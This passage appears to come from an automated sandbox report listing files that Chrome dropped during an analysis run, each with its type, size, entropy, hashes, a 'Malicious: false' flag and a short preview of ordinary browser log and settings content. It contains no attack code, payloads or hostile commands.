Preview:	2021/08/04-02:13:04.753 354 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/MANIFEST-000001.2021/08/04-02:13:04.755 354 Recovering log #3.2021/08/04-02:13:04.755 354 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5l:5l
MD5:	E556F26DF3E95C19DBAECA8F5DF0C341
SHA1:	247A89F0557FC3666B5173833DB198B188F3AA2E
SHA-256:	B0A7B19404285905663876774A2176939A6ED75EF3904E44283A125824BD0BF3
SHA-512:	055BC4AB12FEEDF3245EAAF0A0109036909C44E3B69916F8A01E6C8459785317FE75CA6B28F8B339316FC2310D3E5392CD15DBDB0F84016667F304D377444E2E
Malicious:	false
Preview:	..&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	415
Entropy (8bit):	5.270130282282515
Encrypted:	false
SSDEEP:	12:I+VeMM+va5KkMFUtp4+u/P4+RMV5f5KkTJ:pVe6a5KkUgvcsf5Kkl
MD5:	3A3A4DE56380252BB61DD285DA915B5E
SHA1:	443E94743132864E92215BEB14B45B3E83605241
SHA-256:	319C17AF9C90001ACC24E862D4E1C4E869E09D3FED1ABB83C999AF6843801235
SHA-512:	9A464785F09D59F8990DD68100D8C1E8E455691B7FBD8DECA0F535E2317FE59406D3DA873D75D49A98799A3D40A1785708077F03D8441ABA0D74C6185A117DF7
Malicious:	false
Preview:	2021/08/04-02:13:20.972 26c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/MANIFEST-000001.2021/08/04-02:13:20.974 26c Recovering log #3.2021/08/04-02:13:20.974 26c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\LOG.oldat (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	415
Entropy (8bit):	5.270130282282515
Encrypted:	false
SSDEEP:	12:I+VeMM+va5KkMFUtp4+u/P4+RMV5f5KkTJ:pVe6a5KkUgvcsf5Kkl
MD5:	3A3A4DE56380252BB61DD285DA915B5E
SHA1:	443E94743132864E92215BEB14B45B3E83605241
SHA-256:	319C17AF9C90001ACC24E862D4E1C4E869E09D3FED1ABB83C999AF6843801235
SHA-512:	9A464785F09D59F8990DD68100D8C1E8E455691B7FBD8DECA0F535E2317FE59406D3DA873D75D49A98799A3D40A1785708077F03D8441ABA0D74C6185A117DF7
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\LOG.oldat (copy)	
Preview:	2021/08/04-02:13:20.972 26c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/MANIFEST-000001.2021/08/04-02:13:20.974 26c Recovering log #3.2021/08/04-02:13:20.974 26c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\879f4b66-ec9a-44dd-a3a4-db7bba210c62.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	420
Entropy (8bit):	4.954960881489904
Encrypted:	false
SSDEEP:	12:YHO8sdvBVSsB6M/BVSsBdLJlyH7E4f3K33y:YXsdvjX6gjXdL3yH7n/iy
MD5:	F4FEFEEEC722772F9DC0FCE1B52D79B5
SHA1:	00EECFA3B37113D30E7D43BE4383C540F3D93D4D
SHA-256:	D33E13C12004A700F246D8C73709114A881609D658E045D54DE36874728D07F0
SHA-512:	41E61EC89366800FD5F4DD704E53B47DE29411B9088B46349A0A350758D08569C14DCC70CF8D6A6FE6D049CB6D32F2B091153E8148A1B5857BD7AF13492071BE
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248543498399332","port":443,"protocol_str":"quic"},{"advertised_versions":[73],"expiration":"13248543498399332","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	296
Entropy (8bit):	0.19535324365485862
Encrypted:	false
SSDEEP:	3:8E:8
MD5:	C4DF0FB10C4332150B2C336396CE1B66
SHA1:	780A76E101DE3DE2E68D23E64AB1A44D47A73207
SHA-256:	18FAB4D13CDA7E1DEE12DC091019A110A7304B6A65FC9A1F3E6173046BA38EF6
SHA-512:	51F0B463E97063A2357285D684FF159FDF6099E57C46F13C83E9D3F09D7A7CF03C1BA684BCCF36232FC50834F95953C3C68675C7B05AB4F84DEF1C566A5F3F5E
Malicious:	false
Preview:	.'..(.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	427
Entropy (8bit):	5.187818006236266
Encrypted:	false
SSDEEP:	12:Igva5KkkGHArBFUtp4zA/P4zo5f5KkkGHAryJ:3a5KkkGgPgRf5KkkGga
MD5:	2ED0D08F76DC5F50F6CE22C2C982C1CC
SHA1:	B4832C9939D0852D6052276DD9824499ACCFAE60
SHA-256:	9EB95CAE53EC1BB11B0E64994CB41B6874F9246C703427B3C9B04B1871912A92
SHA-512:	4412DD4F8D19829FCB818570D81543826C1DE3AABE2174D43E991CC722EF67120B32DDD96B953D97B2BE72F8A0FB6858D0C20908CE3DC2E393B480AE138597F
Malicious:	false
Preview:	2021/08/04-02:13:11.319 354 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/MANIFEST-000001.2021/08/04-02:13:11.321 354 Recovering log #3.2021/08/04-02:13:11.321 354 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	427
Entropy (8bit):	5.187818006236266
Encrypted:	false
SSDEEP:	12:Igva5KkkGHArBFUtp4zA/P4zo5f5KkkGHAryJ:3a5KkkGgPgRf5KkkGga

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb\LOG.old (copy)	
MD5:	2ED0D08F76DC5F50F6CE22C2C982C1CC
SHA1:	B4832C9939D0852D6052276DD9824499ACCFAE60
SHA-256:	9EB95CAE53EC1BB11B0E64994CB41B6874F9246C703427B3C9B04B1871912A92
SHA-512:	4412DD4F8D19829FCB818570D81543826C1DE3AABE2174D43E991CC722EF67120B32DDD96B953D97B2BE72F8A0FB6858D0C20908CE3DC2E393B480AE138597F
Malicious:	false
Preview:	2021/08/04-02:13:11.319 354 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/MANIFEST-000001.2021/08/04-02:13:11.321 354 Recovering log #3.2021/08/04-02:13:11.321 354 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Network Persistent State3D (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	420
Entropy (8bit):	4.954960881489904
Encrypted:	false
SSDEEP:	12:YHO8sdvBVSsB6M/BVSsBdLJlyH7E4f3K33y:YXsdvjX6gjXdL3yH7n/iy
MD5:	F4FEFEEEC722772F9DC0FCE1B52D79B5
SHA1:	00EECFA3B37113D30E7D43BE4383C540F3D93D4D
SHA-256:	D33E13C12004A700F246D8C73709114A881609D658E045D54DE36874728D07F0
SHA-512:	41E61EC89366800FD5F4DD704E53B47DE29411B9088B46349A0A350758D08569C14DCC70CF8D6A6FE6D049CB6D32F2B091153E8148A1B5857BD7AF13492071BE
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248543498399332","port":443,"protocol_str":"quic"},{"advertised_versions":[73],"expiration":"13248543498399332","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	432
Entropy (8bit):	5.206670439037327
Encrypted:	false
SSDEEP:	12:IVva5KkkGHArqiuFUtp4ZZ/P4Ab5f5KkkGHArq2J:Wa5KkkGgCgINf5KkkGg7
MD5:	8D862C324371C71551EF07DA4F436417
SHA1:	DA0F03D263AFB65814769806401762FC375D151F
SHA-256:	7228C3330B7927083D6D240CDAB701B146C8FC81F060318E357BEBD876261A42
SHA-512:	9C3F0D5C42BF95847B42041CECBC823FECE4D693E048BFDA03890DBC4230B70CEF1B9922AF4813C9A5E452BF843E89A9085DB15A5CE9E9580CEA60A3902E241
Malicious:	false
Preview:	2021/08/04-02:13:11.350 15b0 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/MANIFEST-000001.2021/08/04-02:13:11.351 15b0 Recovering log #3.2021/08/04-02:13:11.352 15b0 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	432
Entropy (8bit):	5.206670439037327
Encrypted:	false
SSDEEP:	12:IVva5KkkGHArqiuFUtp4ZZ/P4Ab5f5KkkGHArq2J:Wa5KkkGgCgINf5KkkGg7
MD5:	8D862C324371C71551EF07DA4F436417
SHA1:	DA0F03D263AFB65814769806401762FC375D151F
SHA-256:	7228C3330B7927083D6D240CDAB701B146C8FC81F060318E357BEBD876261A42
SHA-512:	9C3F0D5C42BF95847B42041CECBC823FECE4D693E048BFDA03890DBC4230B70CEF1B9922AF4813C9A5E452BF843E89A9085DB15A5CE9E9580CEA60A3902E241
Malicious:	false
Preview:	2021/08/04-02:13:11.350 15b0 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/MANIFEST-000001.2021/08/04-02:13:11.351 15b0 Recovering log #3.2021/08/04-02:13:11.352 15b0 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5l:5l
MD5:	E556F26DF3E95C19DBAECA8F5DF0C341
SHA1:	247A89F0557FC3666B5173833DB198B188F3AA2E
SHA-256:	B0A7B19404285905663876774A2176939A6ED75EF3904E44283A125824BD0BF3
SHA-512:	055BC4AB12FEEDF3245EAAF0A0109036909C44E3B69916F8A01E6C8459785317FE75CA6B28F8B339316FC2310D3E5392CD15DBDB0F84016667F304D377444E2E
Malicious:	false
Preview:	..&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	415
Entropy (8bit):	5.1973944569882615
Encrypted:	false
SSDEEP:	12:IYM+va5KkkGHArAFUtp4Z6/P43MV5f5KkkGHArfJ:La5KkkGgkgQUf5KkkGgV
MD5:	F56DEBFA70DC3BBAFE60EB0BE407989E
SHA1:	557E27ADAEFD98CD31D9A5C2032F2249E656514C
SHA-256:	939C9EDB3170A83880A29558DEC3B09ED0AEE3F040566D6C76B7088ACB525631
SHA-512:	A3AAAE6C07BC3E1E2403CB5FDB1EFAA68F5038FD8AE56F002B0C40C730CE08A54C20C8CC73E265AA0E99FFB064E12657AAE7B35878D70AB646E25F48B0FD2 B6
Malicious:	false
Preview:	2021/08/04-02:13:26.718 26c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\ def\Session Storage/MANIFEST-000001.2021/08/04-02:13:26.719 26c Recovering log #3.2021/08/04-02:13:26.720 26c Reusing old log C:\Users\user\AppData\Lo cal\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	415
Entropy (8bit):	5.1973944569882615
Encrypted:	false
SSDEEP:	12:IYM+va5KkkGHArAFUtp4Z6/P43MV5f5KkkGHArfJ:La5KkkGgkgQUf5KkkGgV
MD5:	F56DEBFA70DC3BBAFE60EB0BE407989E
SHA1:	557E27ADAEFD98CD31D9A5C2032F2249E656514C
SHA-256:	939C9EDB3170A83880A29558DEC3B09ED0AEE3F040566D6C76B7088ACB525631
SHA-512:	A3AAAE6C07BC3E1E2403CB5FDB1EFAA68F5038FD8AE56F002B0C40C730CE08A54C20C8CC73E265AA0E99FFB064E12657AAE7B35878D70AB646E25F48B0FD2 B6
Malicious:	false
Preview:	2021/08/04-02:13:26.718 26c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\ def\Session Storage/MANIFEST-000001.2021/08/04-02:13:26.719 26c Recovering log #3.2021/08/04-02:13:26.720 26c Reusing old log C:\Users\user\AppData\Lo cal\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:sgGg:st
MD5:	45A8ECA4E5C4A6B1395080C1B728B6C9
SHA1:	8A97BB0E599775D9A10C0FC53C4EDB29AA4CEB4E
SHA-256:	DB320AB28DFF27CDA0A7F87B82F2F8E61B3178A6DE8503753D76F1172D32E08E
SHA-512:	8EE91A3A1E77459273553F6A776C423A8EE95DB9DCFA897771814B7AD13FD84F06BB2B859F22B6DDA384B39EAA91F1819F170BABED6DA16BDBCF5BCB06CF21 24
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\000003.log	
Preview:	..F.....F.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	321
Entropy (8bit):	5.239519703602821
Encrypted:	false
SSDEEP:	6:m/Y7uq2PWXp+N23iKKdKpIFUtp4Y7KmvJZmwP4Y7KSkwOWXp+N23iKKdKa/WLJ:lpva5KkmFUtp4e/P4u5f5KkaUJ
MD5:	FAF9389E7229A7F99A352C05C0583013
SHA1:	F91CDB27C7089CD3C559A1D7F8EA71544F7FEF31
SHA-256:	95B280EA84739D97230CFCCC7072B03CC6EE9FFBF5100FE34D7064DBD49F2C19
SHA-512:	425DB4D7B961F1997605C15E4474963631CAF3C8B11D4016AA22A34A3B5C4AA19B663663FF365DE44992B412913A2D25607FF9BAC41469F40C3121889ACFD544
Malicious:	false
Preview:	2021/08/04-02:13:04.446 c90 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/MANIFEST-000001.2021/08/04-02:13:04.453 c90 Recovering log #3.2021/08/04-02:13:04.457 c90 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\LOG.oldg (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	321
Entropy (8bit):	5.239519703602821
Encrypted:	false
SSDEEP:	6:m/Y7uq2PWXp+N23iKKdKpIFUtp4Y7KmvJZmwP4Y7KSkwOWXp+N23iKKdKa/WLJ:lpva5KkmFUtp4e/P4u5f5KkaUJ
MD5:	FAF9389E7229A7F99A352C05C0583013
SHA1:	F91CDB27C7089CD3C559A1D7F8EA71544F7FEF31
SHA-256:	95B280EA84739D97230CFCCC7072B03CC6EE9FFBF5100FE34D7064DBD49F2C19
SHA-512:	425DB4D7B961F1997605C15E4474963631CAF3C8B11D4016AA22A34A3B5C4AA19B663663FF365DE44992B412913A2D25607FF9BAC41469F40C3121889ACFD544
Malicious:	false
Preview:	2021/08/04-02:13:04.446 c90 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/MANIFEST-000001.2021/08/04-02:13:04.453 c90 Recovering log #3.2021/08/04-02:13:04.457 c90 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	399
Entropy (8bit):	5.339519594704587
Encrypted:	false
SSDEEP:	12:IO3M+va5KkkOrsFUtp4V/P4LMV5f5KkkOrzJ:za5Kk+gyf5Kkn
MD5:	36DA0FD330C014443D0A13E13149D7BE
SHA1:	F77A4C13A5B39A5C03AAA52146EC4226A0D8342D
SHA-256:	592887141B88943CA6F272039500FCD9E2B27EBCFB48F304ABD952E70CE70676
SHA-512:	B89DD916C1C90BA9509531A4E7C14DE923ACA74A0298D1C5012ED02A9695733F913A5E4AD5DD4C115E1DAB662C7AD70F7EA414F193A7A6DF359949B54409CF1
Malicious:	false
Preview:	2021/08/04-02:13:12.759 26c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/MANIFEST-000001.2021/08/04-02:13:12.760 26c Recovering log #3.2021/08/04-02:13:12.761 26c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	399
Entropy (8bit):	5.339519594704587
Encrypted:	false
SSDEEP:	12:IO3M+va5KkkOrsFUtp4V/P4LMV5f5KkkOrzJ:za5Kk+gyf5Kkn
MD5:	36DA0FD330C014443D0A13E13149D7BE
SHA1:	F77A4C13A5B39A5C03AAA52146EC4226A0D8342D

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm\LOG.old (copy)	
SHA-256:	592887141B88943CA6F272039500FCD9E2B27EBCFB48F304ABD952E70CE70676
SHA-512:	B89DD916C1C90BA9509531A4E7C14DE923ACA74A0298D1C5012ED02A9695733F913A5E4AD5DD4C115E1DAB662C7AD70F7EA414F193A7A6DF359949B54409CF1
Malicious:	false
Preview:	2021/08/04-02:13:12.759 26c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/MANIFEST-000001.2021/08/04-02:13:12.760 26c Recovering log #3.2021/08/04-02:13:12.761 26c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\TransportSecurity (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1206
Entropy (8bit):	5.57442211415333
Encrypted:	false
SSDEEP:	24:YISqnWswU466H0UhVsTG1KUerkq/HeUeXby2qUeXvtG7wU4SRRUenHQ:YhCVwU76UUhVseKUewqPeUer2UefKwUm
MD5:	9662AD19F28CDD06E9BE25630C2FF6FC
SHA1:	910B8E2B5CC7B6DD99DB0C5DD561E0309BF17B00
SHA-256:	9757C2221CE15A235BED467442A9741C830842735480CB6F098F2CE2A780CA49
SHA-512:	ABB891A9449CC040F9AB4B08569D6EAEE51F0B101242F86D921AEE623C2A9EDDC3EF88F91712355F69CAA5F4B12DA71B2FA14F231494B43E6CA4E0FC27C63B
Malicious:	false
Preview:	{"expect_ct":[],"sts":[{"expiry":1643848387.549077,"host":"E10e7Gwg5+phsYD4E8qNYFsQySXnIHPAfo4zloUPESc=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1628068387.549082},{"expiry":1633014077.350499,"host":"OuKlWsMW1dkkbl1X/oi6o0Y95ZNSWnSoeaIXAEYPlv4=","mode":"force-https","sts_include_subdomains":true,"sts_observed":1601478077.350503},{"expiry":1633014077.22511,"host":"nAuqgR4iEWti7SOdT3UHPl6rmZU/DeaIm38P2O2OkgA=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478077.225114},{"expiry":1633014092.4175,"host":"0J7rAWV0ouCFYJ9XrkDiKnAO1SshXJmLJE1SS3V8kDM=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478092.417504},{"expiry":1633014091.91938,"host":"5EdUoB7YUY9zZV+2DkgVXgho8WUvp+D+6KpeUOhNQIM=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478091.919383},{"expiry":1659604387.59531,"host":"8/RrMmQlCD2Gsp14wUCE1P8r7B2C5+yE0+g79IPyRsc=","mode":"force-https","sts_include_subdomains":false,"sts_obse

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Visited Links	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	24
Entropy (8bit):	3.855388542207535
Encrypted:	false
SSDEEP:	3:loMaFG:ls0
MD5:	F5A0AB8985A6C901376F51BD81680276
SHA1:	B40C2D824BF3E2EB41C2CB9A93287E70A03CFFC5
SHA-256:	2D1373A6773320DF28729824440DF40AE920661DD2E6C08267116D59CC462E93
SHA-512:	68DB575344C79E22C0E588524777070631CC19BB0C16CA6E38A8069652E3D8E3A6E8DDF22D7FE35996848AC486B4B9E66E01CA63F570AF3F15414B13C9CF138
Malicious:	false
Preview:	....AeGJ5\.....<v7.`...

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\c5d25545-7c19-4883-9bf9-be2f56a6b26b.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1206
Entropy (8bit):	5.57442211415333
Encrypted:	false
SSDEEP:	24:YISqnWswU466H0UhVsTG1KUerkq/HeUeXby2qUeXvtG7wU4SRRUenHQ:YhCVwU76UUhVseKUewqPeUer2UefKwUm
MD5:	9662AD19F28CDD06E9BE25630C2FF6FC
SHA1:	910B8E2B5CC7B6DD99DB0C5DD561E0309BF17B00
SHA-256:	9757C2221CE15A235BED467442A9741C830842735480CB6F098F2CE2A780CA49
SHA-512:	ABB891A9449CC040F9AB4B08569D6EAEE51F0B101242F86D921AEE623C2A9EDDC3EF88F91712355F69CAA5F4B12DA71B2FA14F231494B43E6CA4E0FC27C63B
Malicious:	false
Preview:	{"expect_ct":[],"sts":[{"expiry":1643848387.549077,"host":"E10e7Gwg5+phsYD4E8qNYFsQySXnIHPAfo4zloUPESc=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1628068387.549082},{"expiry":1633014077.350499,"host":"OuKlWsMW1dkkbl1X/oi6o0Y95ZNSWnSoeaIXAEYPlv4=","mode":"force-https","sts_include_subdomains":true,"sts_observed":1601478077.350503},{"expiry":1633014077.22511,"host":"nAuqgR4iEWti7SOdT3UHPl6rmZU/DeaIm38P2O2OkgA=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478077.225114},{"expiry":1633014092.4175,"host":"0J7rAWV0ouCFYJ9XrkDiKnAO1SshXJmLJE1SS3V8kDM=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478092.417504},{"expiry":1633014091.91938,"host":"5EdUoB7YUY9zZV+2DkgVXgho8WUvp+D+6KpeUOhNQIM=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478091.919383},{"expiry":1659604387.59531,"host":"8/RrMmQlCD2Gsp14wUCE1P8r7B2C5+yE0+g79IPyRsc=","mode":"force-https","sts_include_subdomains":false,"sts_obse

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\ccfd18e1-5547-4b57-8aa2-8dd0ef70b183.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5502
Entropy (8bit):	5.180222747161592
Encrypted:	false
SSDEEP:	96:nA6CfT/9AjOBsEvZcKI3ok0JCKL8nbOTQVuwn:nA6Cz9AjOBsERc84K8
MD5:	96F2AF11A8E3D9993C385BF592B18D1D
SHA1:	C2A15233383040D4F9990725895B16B97EB8CC7F
SHA-256:	4C7F1D3C521E519C7A38AA36C0A8CCA63C7DC7E54C1F31D59958A4C6504F0689
SHA-512:	3A301D0E56BA02B0E286D61B8C81D9269309614001BD0D01D269F9C21650DDAED89C6A7642E4FBFDA19B02AD5434F739569BD84252A4C37A1CFB0A1987D46CI E
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272541984684696","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\ce2d3e9c-f615-460b-8182-e071ba4b2a6e.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
